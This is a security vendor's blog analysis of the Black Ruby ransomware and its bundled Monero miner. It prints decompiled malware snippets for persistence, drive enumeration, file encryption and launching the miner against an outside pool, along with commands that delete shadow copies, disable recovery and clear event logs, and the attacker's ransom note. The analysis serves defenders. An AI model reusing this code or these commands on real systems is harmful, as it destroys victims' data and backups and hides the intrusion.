Black Ruby: Combining Ransomware and Coin Miner Malware

acronis.com/en-us/blog/posts/black-ruby-combining-ransomware-and-coin-miner-malware

Back

February 28, 2018 — Ravikant Tiwari

Cyber Protect Home Office

formerly Acronis True Image

Learn more

In the midst of all the news and hype surrounding cryptocurrency, we've seen several coin miner malware programs popping into the wild, infecting a number of computers on the internet. There's been an upsurge in coin miner malware that victimizes individual PCs and businesses using the same techniques and exploits that were previously attributed to distributed ransomware. With all this happening, the cybersecurity industry started speculating that there is a shift from ransomware to coin miners as the preferred choice of payload for cybercriminals.

Interestingly, what we found was a new ransomware called **Black Ruby** that adds coin mining as a module on top of its ransomware capabilities. Attackers are optimizing their attack methodology to maximize the profits they make from their victims. Rather than focus on one type of attack, this indicates rise in both ransomware and coin miners.

Black Ruby logo

Technical Analysis


Black Ruby was discovered earlier this month. The first Virustotal submission was dated 2018-02-04 09:50:37, just the day after it was compiled according to the timestamp in the PE header. A new variant of Black Ruby with some minor changes was also discovered a few days later.

pFile	Data	Description	Value
00000084	014C	Machine	IMAGE_FILE_MACHINE_I386
00000086	0003	Number of Sections	
00000088	5A757A87	Time Date Stamp	2018/02/03 Sat 09:01:59 UTC

Figure 1: Timestamp in PE header

Figure 1: Timestamp in PE header

The ransomware identifies itself as Microsoft Windows Defender, using file names like "*Windows Defender.exe*" or "*WINDOWSUI.EXE"*. The image below shows the details from the file's version info.



Property	Value
Description	
File description	Microsoft Windows Defender
Type	Application
File version	3.10.19.120
Product name	Microsoft Windows Defender
Product version	3.10.19.120
Copyright	Copyright © Microsoft all right reserved
Size	432 KB
Date modified	2/9/2018 3:03 PM
Language	Language Neutral
Original filename	Windows Defender.exe

Figure 2: File version details

Figure 2: File version details

The malware binary (MD5: 81E9036AED5502446654C8E5A1770935) is a dotnet executable that is obscured using Babel Obfuscator.

It encrypts user files using RSA and AES. The Monero miner module is contained in an encrypted form within the resource directory, which is then decrypted and deployed during execution.

GeoIP and Environment Checks

It starts by creating a mutual exclusion object (mutex) with name **"TheBlackRuby"** and exits if the name already exists to ensure that only one instance of the application is running. The next check determines the machine's country, which is done by connecting to "*http:// freegeoip.net/json/*". If the response contains **Iran's** country code, the malware stops and exits.

```
public static bool FindCountry()
{
    WebClient webClient = new WebClient();
    bool result;
    try
    {
        if (webClient.DownloadString("http://freegeoip.net/json/").Contains(",\"country_code\":\"IR\",\""))
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 3: Snippet to fetch country codes

Figure 3: Snippet to fetch country codes

Installation and Persistence

Black Ruby adds following registry to maintain persistence:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\BlackRuby 'Install' = 'Max'
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 'Windows Defender' = 'C:\Windows\system32\BlackRuby\WindowsUI.exe'

If Key 1 is already present on the machine, the malware just starts the coin miner executable (shown in following code snippet) that it would have deployed earlier, when the install key was not present or during its first run. The *CreatePersistence()* function generates the above mentioned registry key. If Key 1 is not found, it returns as "false", otherwise it returns as "true".

```
Thread.CurrentThread.Priority = ThreadPriority.Highest;
if (Class2.CreatePersistence())
{
    Class0.ExecuteMiner();
    return;
}
if (Class2.DeployExecutables())
{
    Class3.RansomwareMain();
    Class0.ExecuteMiner();
    return;
}
Class3.RansomwareMain();
}
```

Figure 4: Part of void main() function

Figure 4: Part of void main() function

DeployExecutables() creates a new directory named “BlackRuby” in the system directory (“C:\Windows\System32’), copying the main executable with the name “*WindowsUI.exe”* and adding the coin miner executable (decrypted from resource directory) as “*Svchost.exe”.*

```
DirectoryInfo directoryInfo = new DirectoryInfo(Class6.string_3);
directoryInfo.Create();
directoryInfo.Attributes = FileAttributes.Hidden;
File.Copy(Application.ExecutablePath, Class6.string_3 + "\\WindowsUI.exe");
File.WriteAllBytes(Class6.string_3 + "\\Svchost.exe", Class5.smethod_0(Resources.Byte_0, Class3.byte_0));
Thread.Sleep(10000);
if (File.Exists(Class6.string_3 + "\\Svchost.exe"))
{
    return true;
}
```

Figure 5: Copying executables

Figure 5: Copying executables

After successfully deploying its malicious executables, Black Ruby executes the *RansomwareMain()* function, which is responsible for key generation, deleting shadow copy of the user’s files, clearing event logs, modifying boot status policies, and encrypting the user’s files.

Key Generation

Black Ruby uses an AES symmetric cipher to encrypt user files. Unlike other ransomware strains which use per file AES keys and session RSA keys for stronger encryption, Black Ruby uses the same AES key to encrypt all files on the system. The AES encryption uses following configuration:

The file encryption AES key is generated by combining a random password computed once on each machine, with some other artifacts like machine name and count of logical drives, in following format.


<random_password>-<machine_name>:<logical_drive_count> (e.g.: *>x6Ru@ufT4@lxsYkgj$X)OzuIVs&MjV&pUkf7rVJ7h8X>BMZuNVrbqurR-DESKTOP_XXXXXXX:2*)

This AES key is then encrypted with a master RSA public key that is hardcoded in the binary in its base64 form. The encrypted AES key is converted to base64, which is then transformed into its hexadecimal representation and written to the ransomware “Help” file as *HOW-TO-DECRYPT-FILES.txt* along with other ransom notes. These help files are present in each directory containing the encrypted user files.

```
<RSAKeyValue>
    <Modulus>
        4YzhxPCYRMT6sSHgNZabGhrHPEE469sHn/QqNMGiTIZw/BC4VwLyfMXvIhQw35uCeXh7ZdlUKI6VIEtaJqQIqe
        kStes5ex9XwZg6Zs+Ip2WsmfyAnF1TR8SmbFUvxabWZPw5On9tfmmM81qdNKf/h6FCXWoUIaysacs746Lemnt5
        cHE26lqnRLmcgD7farQ24j8xh/+b0D0tHLSyhknFWG91bYuxkujsx4D4K+zE+mxGbhQfRB7Y71wnVurPlseOsF
        X2f5TTRp1QSZq2LkTyCH6tUhtTofrM1NYtS1vUhbPpaSs11pZmLRwO2zWWRzr75zkqFmho78L1q1xiO4OUVQ==
    </Modulus>
    <Exponent>
        AQAB
    </Exponent>
</RSAKeyValue>
```

Figure 6: Decoded Master RSA public key

Figure 6: Decoded Master RSA public key



```
==================== Identification Key ====================

7A554B4B62644D5754317155444D7568776E35684D444B757A7942436D697
952324B6150675A537254386569725A3633502F426772704E34646D453971
41384D52307A646F56656F775A4F416C5A4D5A344B3967385466396645746
7513754492F726D656B2B6C677351706B656E5977454E65664B7758313675
5A706465344278787768652B4436567137786B4E4C5944327A7A634133535
759494F5565624C707457663563339444C663064686F692F49453279796839
624E2F73775775455171374F5A6B526E76555A5233795177566331 4B364C3
34B713954677635706254554937637177616745 4D6C6D7365496F2B78714F
7932677355657A7254454364792F744F4B51632F45656974334C4B4539745
04D364D36506777713676315442436 84D4E5A69594C504B4E7A5550426762
76494A3762766B736557787576486F456C7A7A77625342796C5546575A755
3515872734E513D3D

==================== Identification Key ====================
```

Figure 7: AES key in its encrypted form

Figure 7: AES key in its encrypted form

File Encryption

The Black Ruby ransomware enumerates all files on fixed, removable and network drives, and encrypts only those types that are included on the list of extensions hardcoded in the binary and have a file size less than 512 MB. It also skips files with a name larger than 255 bytes. If the file has an extension "*bkf*", it is deleted.

```
internal static void EnumerateDrives(string string_9, string string_10)
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.IsReady && driveInfo.DriveType == DriveType.Network && driveInfo.TotalSize >= 512000000L)
        {
            Class5.EnumerateFolders_Encrypt(driveInfo.Name, string_9, string_10, true);
        }
    }
    foreach (DriveInfo driveInfo2 in DriveInfo.GetDrives())
    {
        if (driveInfo2.IsReady && driveInfo2.DriveType == DriveType.Fixed)
        {
            Class5.EnumerateFolders_Encrypt(driveInfo2.Name, string_9, string_10, true);
        }
    }
    foreach (DriveInfo driveInfo3 in DriveInfo.GetDrives())
    {
        if (driveInfo3.IsReady && driveInfo3.DriveType == DriveType.Removable)
        {
            Class5.EnumerateFolders_Encrypt(driveInfo3.Name, string_9, string_10, true);
        }
    }
}
```

Figure 8: Drive enumeration routine

Figure 8: Drive enumeration routine

Black Ruby reads the full file in the memory array and appends the original file name at the end, before passing it to AES encryption routine. After encryption, the original file content is overwritten with encrypted content and the file is moved into the same directory with a random file name in following format.

Encrypted_ <random_string> .BlackRuby (e.g. Encrypted_VdGcVZ7RUKFUYvYk6gZCVTNLkNsUin5SuvmfovndF.BlackRuby)

Unfortunately, if an exception occurs while modifying any file attributes or encryption process, the file gets deleted from the machine.

```
try
{
    FileAttributes fileAttributes = File.GetAttributes(string_0);
    if ((fileAttributes & FileAttributes.ReadOnly) == FileAttributes.ReadOnly)
    {
        fileAttributes = Class5.smethod_2(fileAttributes, FileAttributes.ReadOnly);
        File.SetAttributes(string_0, fileAttributes);
    }
    else if ((fileAttributes & FileAttributes.Hidden) == FileAttributes.Hidden)
    {
        fileAttributes = Class5.smethod_2(fileAttributes, FileAttributes.Hidden);
        File.SetAttributes(string_0, fileAttributes);
    }
    array2 = Class5.AESEncrypt(array2, array);
    if (array2 != null)
    {
        File.WriteAllBytes(string_0, array2);
        File.Move(string_0, fileInfo.DirectoryName + "\\" + string_2);
    }
}
catch (Exception)
{
    Class5.DeleteFile(string_0);
}
```

Figure 9: File attribute modification, Encryption and Move operation

Figure 9: File attribute modification, Encryption and Move operation




Figure 10: File structure after encryption.

Figure 10: File structure after encryption.

Black Ruby does not encrypt files present under these folders:

Table 1: Excluded folders




Figure 11: List of extensions

Figure 11: List of extensions

Removing Shadow Copies and Covering Tracks

Black Ruby executes following commands in sequence to remove automatic backups created by the Windows volume shadow copy service, and to delete the event logs from the machine.

```
cmd.exe /C vssadmin.exe delete shadows / all / Quiet
cmd.exe /C WMIC.exe shadowcopy delete
cmd.exe /C Bcdedit.exe /set {default} recoveryenabled no
cmd.exe /C Bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
cmd.exe /C wevtutil.exe cl Application
cmd.exe /C wevtutil.exe cl Security
cmd.exe /C wevtutil.exe cl System
```

Figure 12: List of executed commands

Figure 12: List of executed commands

It also terminates any process that contains "*sql*" in its name. This full routine is executed before file encryption process.

Ransom Notes

A ransom note *HOW-TO-DECRYPT-FILES.txt* is created in all the directories containing the encrypted user files.




Figure 13: Ransom Note part 1

Figure 13: Ransom Note part 1




Figure 14: Ransom Note Part 2
Figure 14: Ransom Note Part 2

Decryption

There is no free decryption tool available for this ransomware yet. The only way to get files back is to follow the instructions provided in the ransom note and pay the attacker the equivalent of $650 in bitcoins. However, paying attackers is not encouraged.

Attackers offer free decryption for two files less than 5 MB which you can send to their email address along with the Identification Key mentioned in the ransom note.

```
================================================================================================================================

[HOW TO DECRYPT FILES]

1. Copy "Identification Key".
2. Send this key with two encrypted files (less than 5 MB) for trust us to email address "TheBlackRuby@Protonmail.com".
3. We decrypt your two files and send them to your email.
4. After ensuring the integrity of the files, you must pay $650 (USD) with bitcoin and
   send transaction code to our email, our bitcoin address is "19S7k3zHphKiYr85T25FnqdxizHcgmjoj1".
5. You get "Black Ruby Decryptor" Along with the private key of your system.
6. Everything returns to the normal and your files will be released.

================================================================================================================================
```

Figure 15: Decryption instruction in ransom note

Figure 15: Decryption instruction in ransom note

Coin Miner

Finally Black Ruby calls *ExecuteMiner()* to launch the Monero miner (Svchost.exe) that it injected earlier. The Monero miner executable turns out to be the XMRig CPU miner that is publicly available on GitHub.




Figure 16: Svchost.exe file version details

Figure 16: Svchost.exe file version details

```
public static void ExecuteMiner()
{
    try
    {
        Process process = new Process();
        process.StartInfo.WorkingDirectory = Class6.string_3;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.StartInfo.FileName = "Svchost.exe";
        process.StartInfo.Arguments = string.Concat(new string[]
        {
            "-o stratum+tcp://",
            Class6.url,
            ":",
            Class6.port,
            " -u ",
            Class6.UserName,
            " -p ",
            Environment.UserName.ToString(),
            ":",
            Environment.MachineName.ToString()
        });
        for (;;)
        {
            try
            {
                process.Start();
                process.WaitForExit();
            }
            catch (Exception)
            {
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 17: Function to execute Monero miner

Figure 17: Function to execute Monero miner

Where:

URL = "de01.supportxmr.com"

port = "3333"

UserName = "43DmqxU4LzuTrmA8GLZ7S5J6w32bwCavX9bhvCiSEwwebfn4TCYRAxmPtWTZq9iQ1F6XYsktJEYBYDkhKu4KXw6rCCspxCJ"

It uses the Stratum mining protocol for pooled mining. The username is the wallet address of the attacker, the system's user name is the worker or mining identifier, and the machine name is the password.


Figure 18: Monero wallet info

Figure 18: Monero wallet info


Conclusion

Black Ruby uses the de facto international standard for encryption and there is no way to recover files once they are encrypted unless user has proper backups in place.

Acronis True Image 2018 and our other products with Acronis Active Protection enabled will prevent Black Ruby and other ransomware from encrypting your valuable data, stop money from being mined for attackers, and ensure that you have the ability to restore encrypted files.



Black Ruby detected



Black Ruby blocked

CybersecurityCyber protection